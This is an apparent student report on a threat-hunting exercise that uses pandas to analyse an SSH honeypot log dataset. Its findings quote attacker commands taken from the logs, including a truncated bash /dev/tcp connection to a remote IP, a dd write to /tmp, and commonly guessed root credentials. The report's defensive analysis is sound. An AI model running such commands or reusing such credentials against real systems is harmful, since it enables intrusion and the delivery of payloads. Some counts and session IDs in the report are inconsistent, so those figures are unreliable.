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GROUP: 01

TASK: Log Analysis & Threat Hunting
Exercise

1. Introduction:

Threat hunting is the proactive process of analyzing security data and logs to identify suspicious or potentially malicious activity that may not have triggered an alert. The purpose of this task was to analyze a public security log dataset, identify suspicious patterns, investigate the related evidence, and recommend appropriate next actions.

For this exercise, an SSH honeypot log dataset was selected because it contains SSH interaction records, including connection attempts, login activity, commands, source IP addresses, timestamps, and session information. This makes it suitable for practicing a practical threat-hunting workflow.

2. Dataset Description:

The selected dataset is a public “SSH Honeypot Interaction Dataset” containing security events collected from an SSH honeypot designed to record SSH attack activity. It includes automated and manual SSH interactions.

The dataset contains “145,425 security events” collected over a four-month period from “July 27, 2025, to November 14, 2025”. It includes fields such as timestamp, session ID, IP address, event type, message, command, and level.

The dataset was collected as part of the research project “High-Interaction SSH Threat Intelligence & Attack Modeling.” The full dataset was used for analysis, with WARNING-level events examined for higher-value interactions.

3. Analysis Tool:

- “Python with pandas”

This was selected as the primary analysis tool because it allows large log datasets to be loaded, filtered, grouped, and investigated efficiently. It also makes the analysis reproducible because the same Python queries can be executed again by another analyst.

4. Methodology:

- **Initial Dataset Loading:**

Query Used:

```
# Initial Dataset Loading:
```

```
from google.colab import files
```

```
uploaded = files.upload()
```


```
import pandas as pd
```

```
df = pd.read_csv("ssh_attacks_full.csv",low_memory=False)
```

```
print(df.shape)
```

```
print(df.columns)
```

df.head()



```
# Initial Dataset Loading:
from google.colab import files
uploaded = files.upload()

import pandas as pd

df = pd.read_csv("ssh_attacks_full.csv", low_memory=False)

print(df.shape)
print(df.columns)
df.head()
```

ssh_attacks_full.csv
ssh_attacks_full.csv (text/csv) - 36493633 bytes, last modified: 29/05/2026 - 100% done
Saving ssh_attacks_full.csv to ssh_attacks_full (1).csv
(148425, 9)
Index: ['id', 'timestamp', 'session_id', 'ip', 'port', 'event_type', 'message', 'command', 'level'], dtype: object

	id	timestamp	session_id	ip	port	event_type	message	command	level
0	75	2025-07-27T07:16:44.579877	68340b18-6029-44e0-901d-17e4a9c2d491	79.142.197.170	29869	SSH connect	New connection: 79.142.197.170:29869, client: -socket:socket fd=8, family=2...	NaN	INFO
1	76	2025-07-27T07:17:26.016214	b01c9d9-96cd-4429-af60-36cafbcd29b	79.142.197.170	30352	SSH connect	New connection: 79.142.197.170:30352, client: -socket:socket fd=8, family=2...	NaN	INFO
2	77	2025-07-27T07:17:28.136205	b01c9d9-96cd-4429-af60-36cafbcd29b	79.142.197.170	30352	SSH login	Bot entered username: root, password: test	NaN	WARNING
3	78	2025-07-27T07:17:33.299048	b01c9d9-96cd-4429-af60-36cafbcd29b	79.142.197.170	30352	exec_command	Entered command - cat /vsn	cat/vsn	WARNING
4	79	2025-07-27T07:17:33.302821	b01c9d9-96cd-4429-af60-36cafbcd29b	79.142.197.170	30352	SSH disconnect	Bot disconnected	cat/vsn	WARNING

Description:

The initial inspection confirmed the dataset structure and showed that the logs contain nine fields related to SSH connections, authentication, sessions, commands, and event classification. This provided the basic structure required for further threat-hunting analysis.

- ### Initial Event Analysis:


Query Used:

Initial Event Analysis:

```
df["event_type"].value_counts()
```

Initial Event Analysis in Percentages:

```
df["event_type"].value_counts(normalize=True) * 100
```



```
# Initial Event Analysis:
df["event_type"].value_counts()
```

event_type	count
SSH connect	137506
SSH login	4797
SSH disconnect	3094
exec_command	28

dtype: int64

```
# Initial Event Analysis in Percentage:
df["event_type"].value_counts(normalize=True) * 100
```

event_type	proportion
SSH connect	94.554581
SSH login	3.298608
SSH disconnect	2.127557
exec_command	0.013254

dtype: float64

Description:

The analysis showed that SSH login events were most frequent, followed by SSH disconnects. Only “28 exec_command” events were found, making them useful for further threat hunting.

- **Threat Hunting Investigation:**

Query Used:


Threat Hunting Investigation

```
pd.set_option('display.max_columns', None)
```

```
pd.set_option('display.max_colwidth', 50)
```

```
threat_hunting = df[df["event_type"] == "exec_command"][[  
    ["timestamp", "session_id", "ip", "message", "command", "level"]  
]]
```


```
display(threat_hunting)
```



The screenshot shows a Jupyter Notebook interface with the following code and output:

```
# Threat Hunting Investigation  
pd.set_option('display.max_columns', None)  
pd.set_option('display.max_colwidth', 50)  
  
threat_hunting = df[df["event_type"] == "exec_command"][[  
    ["timestamp", "session_id", "ip", "message", "command", "level"]  
]]  
  
display(threat_hunting)
```

	timestamp	session_id	ip	message	command	level
3	2025-07-27T07:17:33.299048	b31c9c8d-96cd-4429-afe0-36c8be2d29b	79.142.197.170	Entered command - exit/r/n	exit/r/n	WARNING
16	2025-07-27T07:24:31.307723	2855ddd5-74ca-4c76-a889-69a858802f5b	79.142.197.170	Entered command - exit/r/n	exit/r/n	WARNING
19	2025-07-27T07:24:44.526569	e1e50459-1998-4998-bf56-c4fe9e9ee258	79.142.197.170	Entered command - exit/r/n	exit/r/n	WARNING
42	2025-07-27T07:49:49.443443	da00b02a-5566-4604-9aed-e74dc08905eb	104.28.220.247	Entered command - yzue/r/n	yzue/r/n	WARNING
43	2025-07-27T07:49:53.671944	da00b02a-5566-4604-9aed-e74dc08905eb	104.28.220.247	Entered command - exit/r/n	exit/r/n	WARNING
1095	2025-07-30T11:22:51.299514	ac19ef5e-2a11-469c-a541-170dca92454c	104.28.220.248	Entered command - exit/r/n	exit/r/n	WARNING
1099	2025-07-30T11:41:56.336481	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - cd /tmp/r/n	cd /tmp/r/n	WARNING
1100	2025-07-30T11:42:11.227590	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - cd ./r/n	cd ./r/n	WARNING
1101	2025-07-30T11:42:14.615983	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - cd /var/r/n	cd /var/r/n	WARNING
1102	2025-07-30T11:42:15.646820	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - ls/r/n	ls/r/n	WARNING
1103	2025-07-30T11:42:23.095251	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - exit/r/n	exit/r/n	WARNING



The screenshot shows the continuation of the Jupyter Notebook output:

1102	2025-07-30T11:42:23.095251	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - ls/r/n	ls/r/n	WARNING
1103	2025-07-30T11:42:23.095251	b78b62c-f351-49d8-9325-714f5bddd840	104.28.252.248	Entered command - exit/r/n	exit/r/n	WARNING
1107	2025-07-30T11:42:48.664060	2903b1a3-6ce7-42d3-8cd5-21c42a1cc3d3	104.28.220.248	Entered command - exit/r/n	exit/r/n	WARNING
1111	2025-07-30T11:43:15.917522	49a31c17-0da1-48b6-842c-142b67aa14d	104.28.252.248	Entered command - exit/r/n	exit/r/n	WARNING
3776	2025-07-31T15:59:23.902633	9c00aef0-5a2f-47bf-9c53-784258b0b6e8	104.28.252.248	Entered command - exit/r/n	exit/r/n	WARNING
4736	2025-08-01T08:41:42.958816	ba7ece49-b9d1-4f40-b9f7-1a65711e694b	104.28.220.248	Entered command - exit/r/n	exit/r/n	WARNING
6937	2025-08-02T10:23:40.865785	7818cc3-5152-4e55-8956-d82b52e5193b	104.28.252.248	Entered command - cd /tmp/r/n	cd /tmp/r/n	WARNING
70963	2025-09-06T22:09:35.615336	a4daf0a1-5618-47a1-ac2f-k9dc77f613	104.28.252.247	Entered command - ls/r/n	ls/r/n	WARNING
70964	2025-09-06T22:09:54.016458	a4daf0a1-5618-47a1-ac2f-k9dc77f613	104.28.252.247	Entered command - exit/r/n	exit/r/n	WARNING
70972	2025-09-06T22:11:29.902522	132befe-8e75-48cd-b36a-aec50029e7f8	23.160.56.28	Entered command - whoami/r/n	whoami/r/n	WARNING
70977	2025-09-06T22:12:04.160442	8a1ec15-a063-4ce8-8480-d85e771b47a5	104.28.252.247	Entered command - ls/r/n	ls/r/n	WARNING
70978	2025-09-06T22:12:09.677266	8a1ec15-a063-4ce8-8480-d85e771b47a5	104.28.252.247	Entered command - whoami/r/n	whoami/r/n	WARNING
70979	2025-09-06T22:13:46.153415	8a1ec15-a063-4ce8-8480-d85e771b47a5	104.28.252.247	Entered command - pwd/r/n	pwd/r/n	WARNING
70980	2025-09-06T22:13:48.396983	8a1ec15-a063-4ce8-8480-d85e771b47a5	104.28.252.247	Entered command - ls/r/n	ls/r/n	WARNING
70981	2025-09-06T22:13:50.494141	8a1ec15-a063-4ce8-8480-d85e771b47a5	104.28.252.247	Entered command - exit/r/n	exit/r/n	WARNING
72654	2025-09-07T08:39:07.020032	9caa7ebb-7378-41b7-9bdc-4ae800e2466e	47.251.118.172	Entered command - nmap bash -c "exec 6<&dev... nmap bash -c "exec 6<&dev/tcp/8.210.252.89/6... WARNING	nmap bash -c "exec 6<&dev/tcp/8.210.252.89/6...	WARNING
72655	2025-09-07T08:39:07.123850	9caa7ebb-7378-41b7-9bdc-4ae800e2466e	47.251.118.172	Entered command - dd bs=1 count=1911588 > /tmp... dd bs=1 count=1911588 > /tmp/5JJF5abkr/n	dd bs=1 count=1911588 > /tmp/5JJF5abkr/n	WARNING
80653	2025-09-12T11:18:54.385113	99e75ce3-8857-4bd5-8008-add8cbbd2901	104.28.220.247	Entered command - HELLO/r/n	HELLO/r/n	WARNING
80654	2025-09-12T11:18:59.018567	99e75ce3-8857-4bd5-8008-add8cbbd2901	104.28.220.247	Entered command - exit/r/n	exit/r/n	WARNING

Description:

The `exec_command` events were reviewed using IP address, session ID, timestamp, and command content to identify unusual post-login activity. The initial review helped identify potentially suspicious command execution patterns for further investigation.

The following four threat-hunting investigations were conducted to identify suspicious patterns and potentially malicious activity within the SSH honeypot logs:

- **Suspicious Post-Login Activity:** SSH commands executed after login were investigated based on session ID, source IP, timestamp, and command content.
 - **High-Volume and Rapid SSH Activity:** Source IPs were analyzed based on SSH connection/login event counts to identify unusually high-volume and rapid connection activity.
 - **Repeated Credential Attempts:** SSH login messages were analyzed to identify frequently attempted username/password combinations and attempts originating from multiple source IPs.
 - **Off-Peak Automated SSH Credential-Guessing Activity:** SSH activity during the 00:00–06:00 off-peak window was analyzed to identify repeated WARNING-level login attempts and bot-generated activity.
-
- **Automated Threat Hunting:**
After the manual investigation, a Python-based automated script was developed to apply predefined rules and flag the four suspicious SSH activity patterns. The automated results were then compared with the manually identified findings.

5. Findings:

Finding 1: Suspicious Post-Login Activity


Query Used:

```
# Finding 01: Suspicious Post-Login Activity

suspicious_session = "9caa7e8b-7378-41b7-9bdd-4ae800e2466e"

df[df["session_id"] == suspicious_session][
    ["timestamp", "ip", "event_type", "message", "command", "level"]
]
```

Evidence:



The screenshot shows a Jupyter Notebook interface with a dark theme. The notebook is titled "Threat_Hunting_Log_Analysis.ipynb". It contains a code cell with a finding and a table of log entries.

```
# Finding 01: Suspicious Post-login Activity
suspicious_session = "9caa7e0b-7378-41b7-b0dd-4ae00e2666e"

df[df["session_id"] == suspicious_session][
    ["timestamp", "ip", "event_type", "message", "command", "level"]
]
```

	timestamp	ip	event_type	message	command	level
72652	2025-09-07T08:39:05.484958	47.251.118.172	SSH connect	New connection: 47.251.118.172:50278, client...	NaN	INFO
72653	2025-09-07T08:39:06.248271	47.251.118.172	SSH login	Bot entered username: root, password: 123456	NaN	WARNING
72654	2025-09-07T08:39:07.020032	47.251.118.172	exec_command	Entered command - nohup bash -c 'exec 6<>/dev/...	nohup bash -c 'exec 6<>/dev/tcp/8.210.252.89/...	WARNING
72655	2025-09-07T08:39:07.123850	47.251.118.172	exec_command	Entered command - dd bs=1 count=1911588 > /tmp...	dd bs=1 count=1911588 > /tmp/djJJF5kbbk	WARNING

Description:

A session from source IP “47.251.118.172” was observed in the logs on “7 September 2025”.

The following sequence was recorded:

- **08:39:05** — SSH connection established.
- **08:39:06** — SSH login using username root.
- **08:39:07** — The session executed a Bash command containing /dev/tcp/8.210.252.89/....
- **08:39:07** — A dd command attempted to write “1,911,588 bytes” to /tmp/djJJF5kbbk.

Why Suspicious:

The activity is suspicious because a “root SSH login” was immediately followed by a Bash command using /dev/tcp to communicate with a “remote IP address”, followed shortly by an attempt to write approximately “1.9 MB of data” to the /tmp directory.

This behavior is more suspicious than normal commands such as ls or whoami and may indicate potential payload delivery or malicious post-login activity.

Recommended Next Action:

- Investigate the source IP 47.251.118.172.
- Search the dataset for additional activity involving 8.210.252.89.
- Search for similar /dev/tcp, nohup, and /tmp commands.
- Correlate other sessions from the same source IP.
- In a real environment, investigate the affected host and take containment action if malicious activity is confirmed.

Finding 2: High-Volume and Rapid SSH Connection Activity

Query Used:

```
# Finding 2: High-Volume and Rapid SSH Connection Activity
```

```
# Count SSH connection and login events by source IP
```

```
ip_activity = df[
    df["event_type"].isin(["SSH connect", "SSH login"])
][["ip"]].value_counts().head(5)


print("Top Source IPs by SSH Activity:")
display(ip_activity.to_frame("event_count"))

# Investigate the IP with the highest activity
top_ip = ip_activity.index[0]

top_ip_logs = df[
    df["ip"] == top_ip
][["timestamp", "ip", "event_type", "message"]].head(10)

print(f"Activity from Top Source IP: {top_ip}")
display(top_ip_logs)
```

Evidence:



The screenshot shows a Jupyter Notebook interface with the following content:

```
# Finding 2: High-Volume and Rapid SSH Connection Activity

# Count SSH connection and login events by source IP
ip_activity = df[
    df["event_type"].isin(["SSH connect", "SSH login"])
][["ip"]].value_counts().head(5)

print("Top Source IPs by SSH Activity:")
display(ip_activity.to_frame("event_count"))

# Investigate the IP with the highest activity
top_ip = ip_activity.index[0]

top_ip_logs = df[
    df["ip"] == top_ip
][["timestamp", "ip", "event_type", "message"]].head(10)

print(f"Activity from Top Source IP: {top_ip}")
display(top_ip_logs)
```

The output of the notebook shows the top 5 source IPs by SSH activity:

ip	event_count
87.120.191.13	4461
185.196.73.233	2096
148.72.168.192	1870
196.251.85.101	1763
143.110.248.222	1635

Activity from Top Source IP: 87.120.191.13

timestamp	ip	event_type	message
44001	2025-08-25T14:24:00.711163	87.120.191.13	SSH connect New connection: 87.120.191.13:33758, client=...

	timestamp	ip	event_type	message
44001	2025-08-25T14:24:00.711163	87.120.191.13	SSH connect	New connection: 87.120.191.13.33758, client - ...
44002	2025-08-25T14:24:00.713442	87.120.191.13	SSH connect	New connection: 87.120.191.13.33802, client - ...
44003	2025-08-25T14:24:00.716320	87.120.191.13	SSH connect	New connection: 87.120.191.13.33830, client - ...
44004	2025-08-25T14:24:00.717560	87.120.191.13	SSH connect	New connection: 87.120.191.13.33786, client - ...
44005	2025-08-25T14:24:00.719193	87.120.191.13	SSH connect	New connection: 87.120.191.13.33828, client - ...
44006	2025-08-25T14:24:00.721786	87.120.191.13	SSH connect	New connection: 87.120.191.13.33774, client - ...
44007	2025-08-25T14:24:00.723157	87.120.191.13	SSH connect	New connection: 87.120.191.13.33814, client - ...
44008	2025-08-25T14:24:00.748867	87.120.191.13	SSH connect	New connection: 87.120.191.13.33842, client - ...
44009	2025-08-25T14:24:00.796173	87.120.191.13	SSH connect	New connection: 87.120.191.13.33848, client - ...
44010	2025-08-25T14:24:00.798607	87.120.191.13	SSH connect	New connection: 87.120.191.13.33862, client - ...

Description:

Source IP “87.120.191.13” generated “4,461 SSH connection/login events”, making it the highest-volume source IP in the dataset. The detailed logs show “10 SSH connection events” occurring within approximately “0.087 seconds (87 milliseconds)”, from “14:24:00.711163 to 14:24:00.798607”, demonstrating an extremely rapid succession of connections..

Why Suspicious:

The unusually high number of SSH events and the rapid succession of connections from a single IP are inconsistent with normal interactive SSH behavior. This pattern may indicate automated scanning, bot activity, or other automated connection attempts.

Recommended Next Action:

- Investigate the authentication activity associated with this IP.
- Analyze usernames, login outcomes, session frequency, and timestamps.
- Correlate these events to determine whether the activity represents brute-force attempts, automated scanning, or another type of malicious behavior.

Finding 3: Repeated Credential Attempts from Multiple Source IPs

Query Used:

Finding 03: Repeated Credential Attempts from Multiple Source IPs

```
pd.set_option('display.max_colwidth', None)
```

Part 1: Identify the most frequently attempted credentials

```
login_events = df[df["event_type"] == "SSH login"].copy()
```

```
login_events["credentials"] = login_events["message"].str.extract(
    r'(username: .*, password: .*)'
)
```

```
top_creds = login_events["credentials"].value_counts().head(10).reset_index()
```

```
top_creds.columns = ["Attempted Credentials (User & Password)", "Total Attempt Count"]
```



```
display(top_creds)
```

Part 2: Verify the most frequently attempted credentials across multiple IPs

```
credential = "345gs5662d34"
```


```
credential_logs = login_events[
```

```
    login_events["message"].str.contains(credential, na=False)
```

```
][["timestamp", "ip", "message", "level"]]
```

```
display(credential_logs.head(20))
```

Evidence:



```
# Finding #3: Repeated Credential Attempts from Multiple Source IPs

pd.set_option('display.max_colwidth', None)

# Part 1: Identify the most frequently attempted credentials
login_events = df[df["event_type"] == "SSH login"].copy()

login_events["credentials"] = login_events["message"].str.extract(
    r"(username: .+, password: .+)"
)

top_creds = login_events["credentials"].value_counts().head(10).reset_index()
top_creds.columns = ["Attempted Credentials (User & Password)", "Total Attempt Count"]


display(top_creds)

# Part 2: Verify the most frequently attempted credentials across multiple IPs
credential = "345gs5662d34"

credential_logs = login_events[
    login_events["message"].str.contains(credential, na=False)
][["timestamp", "ip", "message", "level"]]

display(credential_logs.head(20))
```

	Attempted Credentials (User & Password)	Total Attempt Count
0	username: 345gs5662d34, password: 345gs5662d34	560
1	username: root, password: 3245gs5662d34	303
2	username: root, password: root	33
3	username: , password:	28
4	username: array, password: admin	20



	timestamp	ip	message	level
9	2025-07-27T07:18:37.518854	85.208.253.189	Bot entered username: 345gs5662d34, password: 345gs5662d34	WARNING
